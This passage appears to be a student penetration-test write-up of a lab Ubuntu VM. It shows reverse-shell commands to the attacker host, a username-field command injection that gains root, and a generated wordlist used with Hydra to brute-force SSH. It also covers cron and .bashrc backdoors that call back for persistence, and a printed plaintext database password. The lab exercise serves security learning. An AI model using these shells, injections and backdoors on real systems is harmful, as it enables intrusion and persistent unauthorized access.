ericadminssj24@ubuntuserver:/var/stupidor$ nano /home/group20/Stupidor-1.1/src/stupidor_signup.c
ericadminssj24@ubuntuserver:/var/stupidor$ cat test
#rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.0.2.4 4444 >/tmp/f
echo "Hello world"
busybox nc 10.0.2.4 4444 -e sh
```

where the red signed username are the explained commands and, test, is the file containing the reverse shell and the attacker box looked like this




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 54494
pwd
/var/stupidor
whoami
root
```

```
ericadminssj24@ubuntuserver:/var/stupidor$ stupidor inbox
Username: %s%s%s & sh test & id &
Password: ciaociao
sh: 1: _: not found
ericadminssj24@ubuntuserver:/var/stupidor$ uid=0(root) gid=0(root) groups=0(root),
minssj24)
Hello world
cat: /var/stupidor/_%s%s%s: No such file or directory
ericadminssj24@ubuntuserver:/var/stupidor$
```


and the privilege escalation to root was done

The local access to emme

Even if we found the privilege escalation to emme_admin and the one to root, we didn’t give up on finding the password for the emme account. All of our unsuccessful attempts were made on the encrypted password in the database and on the system that, even with a large wordlist, didn’t give the hoped-for result.
As a last resource, and with a bit of luck, we decided to try the brute force on the SSH login of emme. To create a more accurate possible wordlist as a last chance we wrote this python script containing all the keywords found by analyzing the content of about.php page. The script is the following:


```python
import itertools

# Definizione dei segmenti e della data
segments = ["Bulma", "bulma", "Roma", "roma", "ASRoma", "asroma", "1404"]
symbols = ["_", "-", ".", ""]

# Genera tutte le combinazioni possibili
combinations = []
for combo in itertools.permutations(segments, 3):
    for symbol in symbols:
        combination = symbol.join(combo)
        combinations.append(combination)

# Stampa tutte le combinazioni generate
for idx, combination in enumerate(combinations, start=1):
    print(f"{combination}")
```

The generated wordlist was then used to create the *prova2.txt* file containing all that has been used by hydra to try the brute force operation on the ssh. The result was a complete success that let us to recover the **emme password**, that is equal to: **roma1404bulma** and let us gain another local access on the machine



```
└─$ hydra -l emme -P Desktop/prova2.txt 10.0.2.4 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-25 14:20:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) f
[DATA] max 4 tasks per 1 server, overall 4 tasks, 840 login tries (l:1/p:840), ~210 tries
[DATA] attacking ssh://10.0.2.4:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 804 to do in 00:23h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 756 to do in 00:28h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 656 to do in 00:25h, 4 active
[STATUS] 25.33 tries/min, 304 tries in 00:12h, 536 to do in 00:22h, 4 active
[STATUS] 26.12 tries/min, 444 tries in 00:17h, 396 to do in 00:16h, 4 active
[22][ssh] host: 10.0.2.4   login: emme   password: roma1404bulma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-25 14:39:08
```

Persistence of privileged access

After we gain access to root and emme_admin we need to establish a permanent connection to those accounts. We implemented a different permanent access for root and emme_admin

Root permanent access

To maintain the access to root we modified a already existing crontab file called *popularity-contest* inside */etc/cron.d* by adding another scheduled job that, every minute, try to connect on port 4442 on the attacker host machine via busybox creating a shell ready to be used by an attacker




```
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 37068

ls
snap
whoami
root
clear
cd /etc/cron.d/
ls
e2scrub_all
php
popularity-contest
cat popularity-contest
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * *   root    test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularit
y-contest --crond
* * * * * root busybox nc 10.0.2.4 4442 -e bash
```

Emme_admin permanent access

To maintain the access to emme_admin we modified a already existing file called *motd.legal-displayed* inside */home/emme_admin/.cache/motd.legal-displayed*
by adding the reverse shell line code and, after that, we modified the .bashrc file of emme_Admin in order to execute at the startup the file in background via the following code

```
bash /home/emme_admin/.cache/motd.legal-displayed &
```

The result of this operation is the following




```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun 25 17:19:33 2024 from 10.0.2.4
emme_admin@ubuntuserver:~$ 
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4446
listening on [any] 4446 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 55420
whoami
emme_admin
ls -al
total 32
drwxr-xr-x    4 emme_adm emme_adm     4096 Jun 25 17:24 .
drwxr-xr-x    8 root     root         4096 Apr 29 06:43 ..
-rw-------    1 emme_adm emme_adm        9 Apr 25 09:47 .bash_history
-rw-r--r--    1 emme_adm emme_adm      220 Apr 25 09:42 .bash_logout
-rw-r--r--    1 emme_adm emme_adm     3825 Jun 25 17:24 .bashrc
drwx------    2 emme_adm emme_adm     4096 Jun 25 17:18 .cache
drwxrwxr-x    3 emme_adm emme_adm     4096 Jun 25 17:16 .local
-rw-r--r--    1 emme_adm emme_adm      807 Apr 25 09:42 .profile
-rw-r--r--    1 emme_adm emme_adm        0 Apr 25 09:47 .sudo_as_admin_successful
```

Other sensitive information we found

During our journey through the machine, we found a vulnerability regarding database credentials where it is possible to read db login credentials by any account that exists in the VM machine.



```
ericadminssj24@ubuntuserver:/etc/bol$ ls -ltra config.ini
-rw-r--r-- 1 group20 group20 124 Apr 27 09:35 config.ini
ericadminssj24@ubuntuserver:/etc/bol$ cat config.ini
[database]
hostname = "localhost"
username = "eric"
password = "9pevwPDRXucNEyWSWZyzjbxtLBwu%5"
database = "dragonbol"
```